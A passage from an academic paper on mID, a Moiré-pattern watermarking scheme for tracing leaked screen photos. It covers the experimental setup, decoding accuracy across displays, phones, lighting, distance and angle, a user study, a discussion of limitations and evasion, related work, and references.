Table 1: Summary of display devices.

No.	Manuf.	Model	Display Size	Aspect Ratio	Viewing Area	Native Resolution	Panel Type	Backlight
1	BenQ	EW2440ZC	24"	16:9	53.1 cm × 29.9 cm	1920 × 1080	MVA	LED
2	HP	24w	23.8"	16:9	52.7 cm × 29.6 cm	1920 × 1080	IPS	LED
3	AOC	LV243XIP	23.8"	16:9	52.7 cm × 29.6 cm	1920 × 1080	IPS	LED
4	Lenovo	IdeaPad Y700	15.6"	16:9	34.5 cm × 19.4 cm	1920 × 1080	IPS	LED
5	ASUS	FX50J	15.6"	16:9	34.5 cm × 19.4 cm	1920 × 1080	IPS	LED

MVA: Multi-domain Vertical Alignment. IPS: In-Plane Switching

Table 2: Summary of main camera specifications of the capturing devices.

No.	Manuf.	Model	Camera	Resolution	Aperture	Focal Length†	Pixel Size	Image Size	AF‡	HDR§
1	LG	Nexus 5X	Single	12.3 MP	f/2.0	5 mm, 26 mm (wide)	1.55 μm	4032 × 3024	√	√
2	HUAWEI	Mate 10	Dual	12 MP 20 MP B/W	f/1.6 f/1.6	4 mm, 27 mm (wide) 4 mm, 27 mm (wide)	1.25 μm 1.25 μm	3968 × 2976	√	√
3	HUAWEI	P9	Dual	12 MP 12 MP B/W	f/2.2 f/2.2	4.5 mm, 27 mm (wide) 4.5 mm, 27 mm (wide)	1.25 μm 1.25 μm	3968 × 2976	√	√
4	Apple	iPhone X	Dual	12 MP 12 MP	f/1.8 f/2.4	4 mm, 28 mm (wide) 6 mm, 52 mm (telephoto)	1.22 μm 1.0 μm	4032 × 3024	√	√
5	Motorola	G4 Plus	Single	16 MP	f/2.0	5 mm, 27 mm (wide)	-	4608 × 2592	√	√
6	Vivo	Xplay3S	Single	13 MP	f/1.8	4 mm, 28 mm (wide)	-	4128 × 3096	√	√

† Physical (former) and equivalent (latter) focal lengths for smartphone's built-in cameras. ‡ AF: Auto-focusing
§ HDR: High Dynamic Range Imaging

(AF) and High Dynamic Range Imaging (HDR) activated. No other image processing techniques, e.g., filters, are used during the experiments since (1) not all smartphones provide these techniques, and (2) they are not activated by default. The detailed parameters of the cameras are shown in Tab. 2. Note that at the time of writing, we find no Moiré pattern filter functions available on smartphones on the current market.

Ambient Light. We conduct most experiments under the artificial lights produced by LEDs ($\sim 200\ lm$), as it is the most likely attack environment in practice. In addition, we conduct experiments under the case of (1) natural lights ($\sim 20\ lm$), and (2) no additional lights except for those from the display screen ($< 5\ lm$), to evaluate the impact of ambient lights.

Application Scenario. Without loss of generality, we study the PDF document as an illustration of confidential files and use Adobe Reader as the default document browser under the standard reading mode in this paper. The PDF document used in the experiments contains texts only. In addition, we conduct experiments with (1) Microsoft Word, (2) JetBrains PyCharm 2017, and (3) Google Gmail Web Client with 4 various background colors. Due to the space limitations and the similar performance across these applications, we demonstrate the results of Adobe Reader only. Note that mID scheme is applicable to both text-only and image-contained files. For instance, the Google Gmail Web Client has several images and logos in the background, and the mID scheme is able to cooperate with it as well.

Encoding Parameter. We choose 14-bit mID as an illustration in this paper, i.e., $N = 14$. As such, each generated mID is consisted of a 2-bit front check code, a 10-bit information code, and a 2-bit end check code, i.e., in a form of 01XXXXX...01. For the discretized bipolar NRZ encoding, we employ 4 sub-levels with each sub-level consisting of 4 grating columns, i.e., $k = 4$ and $n = 4$. Note that all the aforementioned parameters are not mandatory and can be adjusted based on user requirements.




Figure 11: The current page of the display is embedded with mID, which can be captured by the built-in cameras of smartphones.

6.2 Performance Metrics


We use BER (bit error rate) and NER (identity number error rate) to evaluate mID from two different perspectives.

BER. BER refers to the number of bit errors divided by the total number of mID bits (excluding check codes), which evaluates the performance of mID decoding in a fine granularity.

NER. NER refers to the number of the IDs that were not correctly decoded (IDs with at least one bit error) divided by the total number of mIDs. Thus, NER is a stricter criterion compared with BER and demonstrates the effectiveness of the proposed mID method.

6.3 Overall Performance

In this section, we first evaluate the overall performance of mID decoding with various IDs, and then evaluate the impact of the aforementioned factors including display devices, capturing devices, ambient light, etc.



(a) The impact of IDs.

(b) The impact of display devices.

(c) The impact of capturing devices.

(d) The impact of ambient lights.

(e) The impact of shooting distances.

(f) The impact of shooting angles.

Figure 12: Performance of mID decoding under various settings.

6.3.1 Impact of IDs

In the first set of experiments, we evaluate the overall performance of mID with various IDs. We randomly generate 10 mIDs, embed them into the PDF files with mID generation and mID embedding, and then display the modified files on the default LCD monitor, respectively. We then capture 30 photos with the Nexus 5X smartphone for each mID. During the photographing, we use the default camera settings.

We perform mID extraction and mID decoding on the captured photos for each mID. The results in Fig. 12(a) reveal that mID scheme achieves an average BER and NER of 0.6% and 4.0%, respectively. Specifically, ID 3 achieves the best performance of 0 BER and NER while ID 10 achieves the worst with a BER of 1.3% and an NER of 10.0%. Although the NER of each ID varies due to the limited samples as well as the randomness introduced during photographing, the BER remains relatively low and stable, demonstrating the effectiveness of the mID decoding algorithm.

6.3.2 Impact of Display Devices

In real-world deployment, display devices may have various types and models. However, as mID does not use any explicit device attribute during design, mID should be compatible with any display devices. To investigate it, we utilize two other LCD monitors and two laptops with different screen sizes and panel types to display the modified files. The details of each display device are summarized in Tab. 1. With the default settings, we utilize the default capturing device and collect 40 photos for each display device.

The decoding results in Fig. 12(b) reveal that laptop screens show relatively higher NER and BER compared with LCD monitors. ASUS shows the worst performance with a BER of 1.0% and an NER of 10.0% while AOC shows the best with a BER of 0.3% and an NER of 2.5%. We believe it is because laptops have smaller screen sizes compared with LCD monitors. As a result, the Moiré area occupies less area in the photos displayed on laptops, and thus is more likely to suffer from noise and more difficult to distinguish. Nevertheless, mID can still achieve an average BNR of 0.6% and an average NER of 5.5% among various display devices.

6.3.3 Impact of Capturing Devices

In practice, adversaries may use any smartphone to take pictures. To investigate whether mID works well under various smartphones, we conduct experiments with 5 other smartphones from different brands and models, in addition to the default capturing device Nexus 5X. The details of each capturing device are summarized in Tab. 2. We utilize the main camera (single or dual) of each smartphone to collect 50 photos respectively, with the auto-focusing setting.

From the results shown in Fig. 12(c), we can observe that single-camera smartphones achieve better performance compared with dual-camera ones. For instance, Nexus 5X and Motorola G4 Plus perform best in the experiments with a BER of 0.2% and an NER of 2.0%, which are both single-camera phones. By contrast, dual-camera devices suffer from relatively higher NERs, e.g., HUAWEI P9 performs the worst with a BER of 1.0% and an NER of 8.0%. We believe it is because that dual-camera devices utilize images from both cameras to composite the final photo, which may have impact on the Moiré patterns and thus the decoding results. Overall, mID can achieve an average BER of 0.7% and an average NER of 5.4% with capturing devices various in resolution, aperture, and focal length.

6.3.4 Impact of Ambient Lights

During photographing, the ambient lights are likely to affect imaging and mID decoding. To investigate the impact of ambient lights, in addition to the artificial lights produced by LEDs ($\sim 200\ lm$), we conduct experiments under two other light conditions, i.e., (1) natural lights ($\sim 20\ lm$), and (2) no additional light except for the one from the display screen (i.e., dark environment ($< 5\ lm$)). For each light condition, we collect 50 photos and perform mID decoding.

The results in Fig. 12(d) demonstrate that the dark environment helps to improve the decoding performance while

artificial lights have negative effects. Specifically, the dark environment achieves the best BER of 0.2% and NER of 2.0%, followed by the natural environment with a BER of 0.4% and an NER of 4.0%. The artificial environment performs the worst with a BER of 0.8% and an NER of 6.0%. We believe it is because that the LEDs in the experimental room are multiple and decentralized. As a result, the light source is heterogeneous during photographing, which may cause the unevenness of exposure and thus decrease the decoding accuracy. Nevertheless, mID can still achieve an average BER of 0.5% and an average NER of 4.0% with various light conditions.

6.3.5 Impact of Photograph Distances

Theoretically, adversaries may take a photo from any distance. However, since the goal of the adversary is to record the information on the screen, the picture is likely to be taken at a reasonable distance and angle. To investigate the impact of photograph distance, we first survey the common shooting distance adopted by normal volunteers, which turns out to be in the range of 50 *cm* - 100 *cm* for the sake of capturing the screen well. We then conduct experiments during this range with a step of 2 *cm*. For each distance, we collect 50 photos and perform mID decoding.

From the results in Fig. 12(e), we can observe that mID achieves the best performance with a shooting distance around $58-80$ *cm*. With a photograph distance either >84 *cm* or <56 *cm*, mID decoding accuracy drops due to that the generated Moiré patterns become invisible to both human eyes and camera sensors. Overall, mID decoding can achieve an average BER of 0.4% and an average NER of 2.7% under the distance range of $(60\,cm, 80\,cm)$. In addition, according to the calculation shown in Appendix 11.1, to capture a 24" display screen completely, the photograph distance D is usually larger than 60 *cm* for various smartphones. Therefore, we believe that mID is basically sufficient to cover the possible attack distances adopted by adversaries.

6.3.6 Impact of Photograph Angles

In addition to the photograph distance, we investigate the impact of shooting angles from three degrees-of-freedom, i.e., roll, pitch, and yaw, as shown in Fig. 11. The first degree-of-freedom roll rotates the image captured by the camera in the x-y plane, and we can reduce its impact by image rotation. The second and third degrees-of-freedom pitch and yaw mainly cause vertical and horizontal deformation in the captured image respectively. In real attacks, the former may have little impact since we employ the transverse encoding, which means pixels of the same column are supposed to be identical and thus vertical deformation may not affect the information representation. Besides, both the vertical and horizontal deformation can be addressed with rectification techniques [8, 53]. Therefore, we mainly evaluate the impact of the last degree-of-freedom, i.e., yaw, in this paper since it is most relevant to mID scheme.

During the experiments, we take the symmetry axis of the smartphone screen as the center axis and rotate the yaw angle with a step of 2°. We set the shooting distance to default throughout the experiments and the smartphone is tangent to the arc consisted by its motion locus. Without loss of generality, we start from the central point where the smartphone is paralleled with the display screen, i.e., 0°, and increase the angle of inclination in both clockwise (+) and anticlockwise (-) directions. For each angle, we collect 50 photos and perform mID decoding.

From the results shown in Fig. 12(f), we can observe that mID achieves a relatively low BER and NER with a photograph angle less than 20°. When the inclination angle is further increased, the distortion of Moiré stripes becomes non-negligible and difficult to be corrected, and thus may affect the performance of mID extraction and decoding. However, we argue that with an inclination angle larger than 20°, the image content is heavily distorted as well, which may also deviate from the goal of the adversaries. Overall, mID is able to achieve an average BER of 0.5% and an average NER of 3.6% with a photograph angle within $(-20°, 20°)$.

7 Preliminary User Study

We measure whether users will notice the presence of mID and how users cope with mID-related Moiré patterns in the screen photos by conducting a user study among 34 volunteers. Most of them are graduate students aged 20-30 years old. We followed the local regulations to protect the rights of human participants despite the absence of Institutional Review Board (IRB).

To study whether users can recognize the presence of mID, we conduct the following test: on an LCD monitor in an office room, we display a PDF document using Abode Reader, which is an IELTS essay about news and we embed mID in both sides of the document body. The participants are required to sit in front of the monitor and provided 5 minutes to read the essay. After reading, we conduct a questionnaire survey for each participant, in which we ask three choice questions and three 7-point scale questions, and the detailed descriptions of each question are summarized in Tab. 4 in Appendix 11.3. For comparison, we conduct another contrast test using a PDF document without mID. From Tab. 4, we can see that the first 3 choice questions are essay-content-related, which are the superficial tasks of the test. The real aim is to learn whether the participants feel or notice any visual abnormality during the process of reading (Question 6) and we cover it up with two transitional questions (Question 4 and 5). The results shown in Fig. 13 demonstrate that the participants hardly perceive the existence of mID in the course of normal use (with an average of 1.147, a standard deviation of 0.429, a 95% confidence interval of [1.003,1.291] on a 7-point scale) compared with the mID-free situation (with an average of 1.118, a standard




Figure 13: Scores of Question 6 when the screen is embedded with/without mID.

deviation of 0.322, a 95% confidence interval of [1.009,1.226] on a 7-point scale). Thus, mID should be able to satisfy the requirement of no visual impact on users.

To study how well the decoding technique works for the realistic photos taken by attackers, we conduct a real-world experiment by asking each volunteer to take 5 photos towards the mID-embedded screen after finishing the questionnaire survey, with the imagination of leaking important information to competitors and the need of capturing the information on the screen completely and clearly. The results illustrate that for the 170 photos taken by the volunteers, an average decoding accuracy of around 95% can be achieved. In addition, the results demonstrate that more than 91% (31/34) volunteers take photos with Moiré patterns as they are used to them. The other 3 users carefully adjust the shooting angle and distance to avoid Moiré patterns. However, the adjustment is not adopted by most users since it may twist the photo content. It indicates that the attackers are likely to include Moiré patterns in the screen photos, although studying people's willingness will need to be further studied in the future.

8 Discussion and Limitations

In this section, we discuss several issues of mID as well as its limitations.

In-camera Image Processing. Modern smartphones utilize in-camera image processing techniques such as auto-focusing, optical anti-vibration, HDR, and multi-camera system to form a better picture. Among those, HDR combines a sequence of photos to achieve a greater dynamic range of luminosity, and we use it by default in our evaluation. To illustrate the impact of HDR, we conduct a contrast experiment with the HDR-deactivated Nexus 5 smartphone. The results demonstrate that HDR can reduce the BER from 0.4% to 0.2% for the Nexus 5 smartphone. We assume it is because that HDR can increase the luminosity difference between the bit "0" and "1", and is beneficial to mID decoding. The multi-camera system combines photos from each individual camera to achieve a better depth of field. In our evaluation, we use 3 single-camera and 3 dual-camera smartphones, and the results shown in Sec. 6.3.2 demonstrate that dual-camera phones show a slightly higher NER but can still achieve a good performance ($\sim$ 93%).

Table 3: Impact of photo processing.

No.	Photo Processing Technique	Defense
1	Image Duplication (copy and paste)	√
2	Image Compression (lossless)	√
3	Image Upscaling	√
4	Image Downscaling	Partial
5	Format Conversion (PNG to JPG)	√
6	Image Cut	Partial

Post-camera Image Processing. We adopt the same design assumption as the ones of watermarking or steganographic techniques, i.e., adversaries are unaware of the technique, and we hide information by embedding IDs in Moiré patterns that appear natural. Nevertheless, in a rare case, the adversary may process the captured screen photos to reduce the risk of being traced, as mentioned in Sec. 3. The possible post-camera processing techniques include two types: (1) commonly-used image editing operations such as photo duplication, photo compression, image up/downscaling, format conversion, and image cut, and (2) specially-designed evasion algorithms targeted at removing Moiré stripes.

For the former, we randomly choose 10 photos from the screen photos collected under the default settings and conduct experiments to investigate whether mID can resist these attacks. From the results shown in Tab. 3, we can see that mID can successfully resist the attacks of photo duplication (copy and paste), compression (lossless), upscaling (any upscaling ratio), and format conversion (PNG to JPG). The reason is that those attacks do not or hardly cause information loss of the screen photos (upscaling even increases the amount of information contained in the photos), thus have no obvious impact on mID decoding. The rest of the attacks, on the contrary, may affect the content of the photo and thus the decoding. For image downscaling, we evaluate its impact by setting the downscaling ratio to 0.9, 0.8, ..., 0.1, and the information loses uniformly. The results show that mID can achieve a good performance (>90%) with a downscaling ratio larger than 0.6. With a smaller ratio, e.g., 0.5, many details of the photos, including the Moiré patterns, are lost, resulting a performance decrease. However, in this case, the content in the photo is blurred as well, which may affect the reading. For image cut, as we only embed mID in the vicinity of ROI, removing other photo areas do not impact the decoding of mID. If the adversary must remove the Moiré areas, which is possible but may be difficult since they are usually surrounded by ROI, we may not obtain enough information to recover the embedded mID. Thus, in general, mID is able to resist the attacks of photo duplication, photo compression, image upscaling, and format conversion, and partial attacks of image downscaling and image cut.

For the latter, existing Moiré pattern evasion approaches mainly have three categories: (1) adding an optical low-pass filter (OLPE) over the camera lens, (2) using an enhanced color interpolation algorithm, and (3) employing post image processing techniques. The first two categories are both pre-

ventive measures and implemented within the cameras, thus are not capable of removing existing Moiré stripes contained in the screen photos. For the last category, however, automatically removing Moiré patterns from a single photo is still challenging at present even with the help of deep learning [52]. In most cases, it is still done manually with professional image processing software. We admit that such evasion is possible but at the cost of rendering the photo blurred and thus may greatly increase the difficulty of reading. Thus, we believe that in most cases, in the interest of leaking as much information as possible, adversaries will not bother to remove Moiré patterns.

Display Device. In the aforementioned evaluation, we evaluate the performance of mID with display devices of various manufacturers, models, sizes and panel types. In addition to these factors, the resolution and image rendering mode of display devices may also have impacts on the performance of mID. The dominated resolution of digital screens on the current market is 2 K, and is likely to be increased to 4 K in the future. For mID, resolution enhancement is favorable since it can help smoothen the gratings as a result of decreased distance between two adjacent stripes. For image rendering mode, most users do not change the default settings (with a standard gamma value $\gamma = 2.2$). If by any chance, the users select other rendering modes, e.g., Low Blue Light, Cinema, or Game modes that are available on some mainstream monitors and laptops, the gamma value is likely to be different. However, it will not affect mID because we can obtain the current gamma value of the screen through relevant APIs, and make corresponding adjustments in the luminance correction process.

Capturing Device. Considering convenience and concealment, we assume that smartphones are the most likely capturing devices. However, mID utilizes the interaction between display devices and the CFA of digital cameras. In practice, other digital photographic equipment, e.g., DSLR (Digital Single Lens Reflex) cameras, can also capture the Moiré patterns and thus can cooperate with mID. In addition, compared with smartphones' built-in cameras, they employ less image processing algorithms during photo forming, and thus the Moiré patterns captured are closer to the theoretical superposition results, which may contribute to higher decoding accuracy.

Transmission over Instant-messaging Tools. The adversary may exfiltrate the captured screen photo via instant-messaging tools, e.g., WhatsApp, Skype, and QQ. Image transmission via instant-messaging tools has two forms: (1) The image is transmitted as a file, and (2) The image is transmitted as a photo. The first form is usually (1) lossless (neither the format or size is changed), or (2) format converted (e.g., PNG to JPG). The second form is usually (3) downscaled (compressed). To exfiltrate the confidential information clearly, the adversary is more likely to share the screen photo as a file. In this case, experimental results demonstrate that mID shows no performance difference in decoding 30 screen photos before/after shared as files since mID is robust to format conversion attacks. In a few cases, the adversary may choose to share the screen photo directly as a photo. In this case, the screen photo is downscaled and the EXIF (exchangeable image file) information is lost. Since we encode mID in the horizontal direction and do not rely on any EXIF information, the horizontal downscaling ratio (in the form of pixel numbers) is the main factor that may affect the decoding accuracy. Based on our experiments, the horizontal downscaling ratio depends on the photo contents and the used instant-messaging tools (different tools may use different compression algorithms), and usually ranges from 0.3 to 0.8. With the current encoding parameters shown in Sec. 6.1, mID can still decode screen photos with a horizontal downscaling ratio above 0.6 (i.e., a pixel loss of up to 64%) after shared. For screen photos with smaller horizontal downscaling ratios, the decoding accuracy drops, e.g., by 63.5% for a ratio of 0.5. This can be addressed by adding more redundant pixels, i.e., increasing the value of k, for encoding. Experimental results show that with a larger $k = 8$, the decoding scheme can cope with a horizontal downscaling ratio as low as 0.3. Thus, we assume mID has the potential to survive from the transmission over instant-messaging tools.

Encoding Space. The encoding space of mID mainly depends on the resolution of the display device and the composition of its current page. Specifically, a higher display resolution or a simpler page composition lead to a larger encoding space. An N-bit mID takes $q = 2k \times n \times N$ pixels in width with the capability of identifying 2^{N-4} devices. With a minimal grating height of $p = 50$, for a display device with a resolution of 1920×1080 pixels, the encoding space limit is $2^{[\frac{1920}{2k \times n} - 4] \times [\frac{1080}{p}]} = 2^{1176}$ with our default implementation. We acknowledge that the encoding space cannot reach the limit in practice since only portions of the screen can be used to embed mID. However, we believe that the encoding space of mID is still relatively large and sufficient for screen photo forensics, especially for highly-confidential scenarios.

Shooting Focus, Distance and Angle. mID works well with photos focused on the center of the screen and taken within a distance range of $(60\ cm, 80\ cm)$ and an angle range of $(-20^\circ, 20^\circ)$. We choose these parameters to reflect the goal of adversaries who wish to capture the contents on the screen completely and clearly. Thus, we set the For the shooting focus, we set it on the center of the screen during the experiments considering adversaries' wishes to capture the confidential content completely and clearly. It is okay if the camera is not centrally focused as long as the mID-related Moiré patterns are captured in the photos. For the shooting distance and angle, we agree that beyond the aforementioned ranges may render the generated Moiré patterns out of the visible frequency range, leading to partial or even no Moiré patterns in the captured screen photos. However, we argue that the distances and angles that mID supports can cover most of the possible shooting positions, given the goal of capturing

the contents on the screen completely and clearly.

Comparison with Other Invisible Digital Watermark Techniques. Due to the noises introduced by the electronic screen and the camera sensors, traditional invisible digital watermarks may no longer be recognizable after photographed. Thus, we propose to utilize Moiré patterns for photo forensics since they are optical phenomena generated during the process of photographing screens. We compare our methods with 8 commonly-used invisible digital watermarks including 3 popular commercial tools: (1) SignMyImage [42], (2) Icemark [39], and (3) OpenStego [40], and 5 open source techniques from GitHub [21]: (1) Wavelet Transform, (2) Discrete Wavelet Transform, (3) Discrete Cosine Transform, (4) Least Significant Bit, and (5) Discrete Wavelet Transform and Singular Value Decomposition. The results show that none of the digital watermarks provided by the aforementioned methods work in the screen-photo-based leakage attacks while `mID` can successfully trace to the source of a screen photo with an average accuracy of 96%. Thus, we believe `mID` is suitable for screen photo forensics.

9 Related Work

In this section, we present studies relevant to ours. Specifically, we discuss the aspects related to image watermarking, Moiré pattern, and optical cryptography.

Image watermarking to enable digital media protection. Digital media requires protection when transferring through internet or other mediums. Image watermarking techniques have been developed to fulfill this requirement [38]. Most existing image watermarking approaches are performed in the spatial [1, 7, 29] or DWT (discrete wavelet transform) [12, 20, 23] domains and use frame synchronization methods to resist to geometric distortions. Beyond that, Riad et al. [36, 37] proposed a robust watermarking method based on Discrete Fourier Transform (DFT) for printed and scanned identity images. Gourrame et al. [13] proposed a Fourier based watermarking method to resist print-cam attacks for real captured images and revealed that FFT domain resists better to the perspective distortions compared to the DWT domain. Thongkor and Amornraksa [41] proposed a watermarking method for posters that is robust against distortions due to printing and camera capturing processes. Different from these methods, `mID` is an optical watermark based on Moiré patterns and can be used for screen photo forensics.

Leveraging Moiré patterns to hide invisible messages. Moiré patterns are explored in various studies to hide messages. Lebanon et al. [22] explored ways to superimpose various patterns of gratings to create Moiré patterns of face images. Hersch et al. [15] created moving Moiré components running up and down at different speeds and orientations with the help of a revealing layer. Desmedt et al. [9] created secret sharing schemes based on Moiré patterns with shares being realistically looking images. Tsai et al. [43] enabled the creation of Moiré art and allowed visual decoding by superimposing grating images printed on separate transparencies. Walger and Hersch [45] proposed a method to embed information corresponding to up to seven level-line Moirés within a single base layer, and the information can be recovered later with a revealer printed on a transparency or an array of cylindrical lenses. These studies mainly use two semi-transparent layers and overlap one on the other to reveal hidden images or information. By contrast, `mID` exploits the nonlinear optical interaction of the screen-camera channel to embed identity information.

Optical and visual cryptography to enable secure information exchange. Existing techniques [3, 16, 34] of visual cryptography (VC) usually encode a secret image into several shares with camouflaged visual patterns, and stack a sufficient number of shares to reveal the original secret image. For instance, Huang and Wu [17] proposed an optical watermarking method in which a hidden binary image can be decoded by superposing a transparent key image onto a printed image. These studies [5, 27] applied VC to Quick Response (QR) codes to check the identity accessing to the QR codes or control the permission to the protected data. Inspired by the aforementioned work, `mID` utilizes the inherent attributes of the screen-camera channel and proposes a Moiré-pattern-based optical watermarking scheme to enable screen photo forensics.

10 Conclusion

In this paper, we propose `mID`, a digital forensics mechanism to identify the source of the file leakages via photos utilizing Moiré patterns. We show that Moiré patterns are ideal for photo forensics because they are optical phenomena naturally generated during the process of photographing screens and are observed regularly in photos of digital screens. Leveraging it, we design an effective screen photo forensics scheme, and evaluate it with 5 display devices and 6 smartphones of various manufacturers and models. The evaluation results demonstrate that `mID` can achieve an average BER of 0.6% and an average NER of 4.0%. In addition, the performance is barely affected by the type of display devices, cameras, IDs, and ambient lights. We believe that `mID` is a promising technique and can work complementarily to several existing methods to cope with illegal information leakage. Future directions that worth studying include exploring a wider attack range and further improving the decoding accuracy.

Acknowledgments

We thank our shepherd Apu Kapadia and the anonymous reviewers for their valuable comments. This work is supported by China NSFC Grant 61925109, 61941120, 62071428, and ZJNSF Grant LGG19F020020.

References

[1] Jobin Abraham and Varghese Paul. An imperceptible spatial domain color image watermarking scheme. *Journal of King Saud University-Computer and Information Sciences*, 2016.

[2] Isaac Amidror. *The Theory of the Moiré Phenomenon: Volume I: Periodic Layers*, volume 38. Springer Science & Business Media, 2009.

[3] Carlo Blundo, Alfredo De Santis, and Moni Naor. Visual cryptography for grey level images. *Information Processing Letters*, 75(6):255–259, 2000.

[4] Ajay Kumar Boyat and Brijendra Kumar Joshi. A review paper: Noise models in digital image processing. *arXiv preprint arXiv:1505.03489*, 2015.

[5] Xiaohe Cao, Liuping Feng, Peng Cao, and Jianhua Hu. Secure qr code scheme based on visual cryptography. In *AIIE'16*. Atlantis Press, 2016.

[6] Yizong Cheng. Mean shift, mode seeking, and clustering. *IEEE transactions on pattern analysis and machine intelligence*, 17(8):790–799, 1995.

[7] WN Cheung. Digital image watermarking in spatial and transform domains. In *TENCON 2000 Proceedings: Intelligent Systems and Technologies for the New Millennium*, volume 3, pages 374–378. IEEE, 2000.

[8] Harold Scott Macdonald Coxeter, Harold Scott Macdonald Coxeter, Harold Scott Macdonald Coxeter, and Harold Scott Macdonald Coxeter. *Introduction to geometry*, volume 136. Wiley New York, 1969.

[9] Yvo Desmedt and Tri Van Le. Moiré cryptography. In *CCS'00*, pages 116–124. ACM, 2000.

[10] Richard M Dudley and Richard M Dudley. *Uniform central limit theorems*. Number 63. Cambridge university press, 1999.

[11] Martin A Fischler and Robert C Bolles. Random sample consensus: a paradigm for model fitting with applications to image analysis and automated cartography. *Communications of the ACM*, 24(6):381–395, 1981.

[12] Emir Ganic and Ahmet M Eskicioglu. Robust dwt-svd domain image watermarking: embedding data in all frequencies. In *MM&Sec'04*, pages 166–174. ACM, 2004.

[13] Khadija Gourrame, Hassan Douzi, Rachid Harba, Frederic Ros, Mohamed El Hajji, Rabia Riad, and Meina Amar. Robust print-cam image watermarking in fourier domain. In *ICISP'16*, pages 356–365. Springer, 2016.

[14] Ankush Gupta, Andrea Vedaldi, and Andrew Zisserman. Synthetic data for text localisation in natural images. In *CVPR'16*, pages 2315–2324, 2016.

[15] Roger David Hersch and Sylvain Chosson. Band moiré images. *ACM Transactions on Graphics (TOG)*, 23(3):239–247, 2004.

[16] Young-Chang Hou. Visual cryptography for color images. *Pattern recognition*, 36(7):1619–1629, 2003.

[17] Sheng Huang and Jian Kang Wu. Optical watermarking for printed document authentication. *IEEE Transactions on Information Forensics and Security*, 2(2):164–173, 2007.

[18] Cambridge in Colour. *Digital Image Interpolation*, 2019. https://tinyurl.com/twxaxjk.

[19] The Khronos Group Inc. *OpenGL - The Industry's Foundation for High Performance Graphics*, 2019. https://www.opengl.org/.

[20] Chih-Chin Lai and Cheng-Chih Tsai. Digital image watermarking using discrete wavelet transform and singular value decomposition. *IEEE Transactions on instrumentation and measurement*, 59(11):3060–3063, 2010.

[21] lakshitadodeja. *image_watermarking*, 2017. https://github.com/lakshitadodeja/image_watermarking.

[22] Guy Lebanon and Alfred M Bruckstein. Variational approach to moiré pattern synthesis. *Journal of the Optical Society of America A*, 18(6):1371–1382, 2001.

[23] Qiang Li, Chun Yuan, and Yu-Zhuo Zhong. Adaptive dwt-svd domain image watermarking using human visual model. In *ICACT'07*, volume 3, pages 1947–1951. IEEE, 2007.

[24] Minghui Liao, Baoguang Shi, Xiang Bai, Xinggang Wang, and Wenyu Liu. Textboxes: A fast text detector with a single deep neural network. In *AAAI'17*, 2017.

[25] Ming-Jiun Liaw, Ho-Hsin Yang, and Yuh-Ren Shen. Automatic gamma correction system for displays, 2003. US Patent 6,593,934.

[26] PricewaterhouseCoopers LLP. *Study on the Scale and Impact of Industrial Espionage and Theft of Trade Secrets through Cyber*, 2019. https://tinyurl.com/ro5qu6o.

[27] Jianfeng Lu, Zaorang Yang, Lina Li, Wenqiang Yuan, Li Li, and Chin-Chen Chang. Multiple schemes for mobile payment authentication using qr code and visual cryptography. *Mobile Information Systems*, 2017, 2017.

[28] Jack Morse. *Leaking anonymously is hard. Here's how to do it right, and not get caught*, 2017. https://tinyurl.com/wplyk38.

[29] Nikos Nikolaidis and Ioannis Pitas. Robust image watermarking in the spatial domain. *Signal processing*, 66(3):385–403, 1998.

[30] Hao Pan, Yi-Chao Chen, Guangtao Xue, Chuang-Wen Bing You, and Xiaoyu Ji. Secure qr code scheme using nonlinearity of spatial frequency. In *UbiComp'18*, pages 207–210. ACM, 2018.

[31] Tutorials Point. *Digital Communication - Line Codes*, 2019. https://tinyurl.com/yx6gxblv.

[32] C. Poynton. *Digital Video and HD: Algorithms and Interfaces*. Electronics & Electrical. Elsevier Science, 2003.

[33] Charles A Poynton. Smpte tutorial:"gamma" and its disguises: The nonlinear mappings of intensity in perception, crts, film, and video. *SMPTE journal*, 102(12):1099–1108, 1993.

[34] P Punithavathi and S Geetha. Visual cryptography: A brief survey. *Information Security Journal: A Global Perspective*, 26(6):305–317, 2017.

[35] Abigail Raney. *Pinhole Camera Theory Summary*, 2017. https://tinyurl.com/s5bpf9h.

[36] Rabia Riad, Rachid Harba, Hassan Douzi, Mohamed El-hajji, and Frédéric Ros. Print-and-scan counterattacks for plastic card supports fourier watermarking. In *ISIE'14*, pages 1036–1041. IEEE, 2014.

